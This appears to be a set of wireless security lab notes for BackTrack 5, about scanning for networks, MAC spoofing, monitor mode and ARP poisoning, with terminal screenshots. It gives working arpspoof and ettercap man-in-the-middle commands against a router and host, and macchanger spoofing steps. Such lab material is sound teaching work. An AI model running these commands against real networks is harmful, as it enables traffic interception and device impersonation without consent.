
At the bottom of the screen, there is a large, semi-transparent watermark for "back | track 5".

- Install and Setup Back Track 5
- Connect Wifi Adapter
- Get your MAC address
- Scan for Wifi
 - looking for wifi that starts with the word blue
 - iwlist wlan0 scanning | grep blue
 - What channel is it on?
 - What is its MAC address?
 - Is it encrypted?

Lab2: Monitoring Traffic









■ arp tools

□ arp

- arp -a
- arpon -l
- arpon -i wlan0 -D

■ mac spoofing

□ ifconfig wlan0 hw ether 00:80:48:BA:d1:30

■ arp poisoning


□ arpspoof

- arpspoof -t <router_id> <local_ip>
- arpspoof -t <local_ip> <router_id>

□ ettercap -NaC <router_id> <local_ip>

```
Macintosh HD  
[arp -a]  
? (172.20.20.21) at 0:1b:2f:24:b0:a0 on en1 permanent [ethernet]  
? (172.20.20.22) at 0:1b:2f:24:aa:0 on en1 ifscope [ethernet]  
? (172.20.20.31) at 34:51:c9:49:ec:95 on en1 ifscope [ethernet]  
? (172.20.20.35) at 18:3d:a2:19:ce:90 on en1 ifscope [ethernet]  
? (172.20.20.47) at 9c:20:7b:6c:fc:5b on en1 ifscope [ethernet]  
? (172.20.20.103) at 10:93:e9:8:26:c2 on en1 permanent [ethernet]  
? (172.20.20.123) at dc:2b:61:a7:7c:68 on en1 permanent [ethernet]  
? (172.20.20.130) at 0:23:14:6:92:60 on en1 permanent [ethernet]  
? (172.20.20.132) at 60:fa:cd:b0:39:f8 on en1 permanent [ethernet]  
? (172.20.20.141) at 58:1f:aa:ab:ba:47 on en1 ifscope [ethernet]  
? (172.20.20.156) at e0:b9:ba:98:e0:2b on en1 ifscope [ethernet]  
? (172.20.20.159) at 84:25:db:f8:7a:15 on en1 permanent [ethernet]  
? (172.20.20.171) at c4:2c:3:71:e8:b3 on en1 permanent [ethernet]  
? (172.20.20.175) at 58:55:ca:f3:b0:1f on en1 ifscope [ethernet]  
? (172.20.20.186) at a4:d1:d2:33:7b:e8 on en1 permanent [ethernet]  
? (172.20.20.189) at 0:21:5d:b6:91:5e on en1 ifscope [ethernet]  
? (172.20.20.205) at 68:a8:6d:e9:1a:40 on en1 permanent [ethernet]  
? (172.20.20.216) at 0:37:6d:50:b8:63 on en1 permanent [ethernet]  
? (172.20.20.226) at 44:d8:84:51:66:58 on en1 permanent [ethernet]  
? (172.20.20.245) at e4:ce:8f:f:f:9e on en1 permanent [ethernet]  
? (172.20.20.252) at a0:88:b4:48:37:c on en1 permanent [ethernet]  
? (172.20.20.254) at 0:10:db:ef:9b:8c on en1 permanent [ethernet]  
? (172.20.20.255) at ff:ff:ff:ff:ff:ff on en1 ifscope [ethernet]  
/
```



- macchanger --mac xx:xx:xx:aa:aa:aa wlan0
- ifconfig wlan0 hw ether 00:80:48:BA:d1:30



A screenshot of a terminal window titled "BT5R2" running on Backtrack 5. The terminal shows the following command sequence:

```
root@bt:~# ifconfig wlan0 down
root@bt:~# macchanger --mac 00:c0:ca:4f:85:ed wlan0
Current MAC: 00:c0:ca:4f:85:ea (Alfa, Inc.)
Faked MAC: 00:c0:ca:4f:85:ed (Alfa, Inc.)
root@bt:~#
```

The terminal window has a dark background with a stylized cat logo in the center. The title bar "BT5R2" is at the top, and the status bar shows the date and time: "Thu Jun 21, 12:20 AM". The menu bar includes "File", "Edit", "View", "Terminal", and "Help".



- Auth
- De-Auth
- Association Req
- Association Resp
- Reassociation Req
- Reassociation Resp
- Beacon
- Probe Request
- Probe Resp

■ Monitoring

- airmon-ng start wlan0

BT5R2

Applications Places System [] Firefox Wed Jun 20, 11:37 PM

File Edit View Terminal Help

root@bt:~# airmon-ng start wlan0

Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

PID	Name
1498	dhclient3
1967	dhclient3

Process with PID 1967 (dhclient3) is running on interface wlan0

Interface	Chipset	Driver
wlan0	Realtek RTL8187L	rtl8187 - [phy0] (monitor mode enabled on mon0)

What Happened?

Ack & Nack




■ ifconfig

```
root@bt:~# ifconfig
lo      Link encap:Local Loopback
        inet addr:127.0.0.1  Mask:255.0.0.0
        inet6 addr: ::1/128 Scope:Host
              UP LOOPBACK RUNNING  MTU:16436  Metric:1
              RX packets:430 errors:0 dropped:0 overruns:0 frame:0
              TX packets:430 errors:0 dropped:0 overruns:0 carrier:0
              collisions:0 txqueuelen:0
              RX bytes:68273 (68.2 KB)  TX bytes:68273 (68.2 KB)

mon0    Link encap:UNSPEC  HWaddr 00-C0-CA-4F-85-EA-30-00-00-00-00-00
        UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
        RX packets:2839 errors:0 dropped:0 overruns:0 frame:0
        TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1000
        RX bytes:413557 (413.5 KB)  TX bytes:0 (0.0 B)

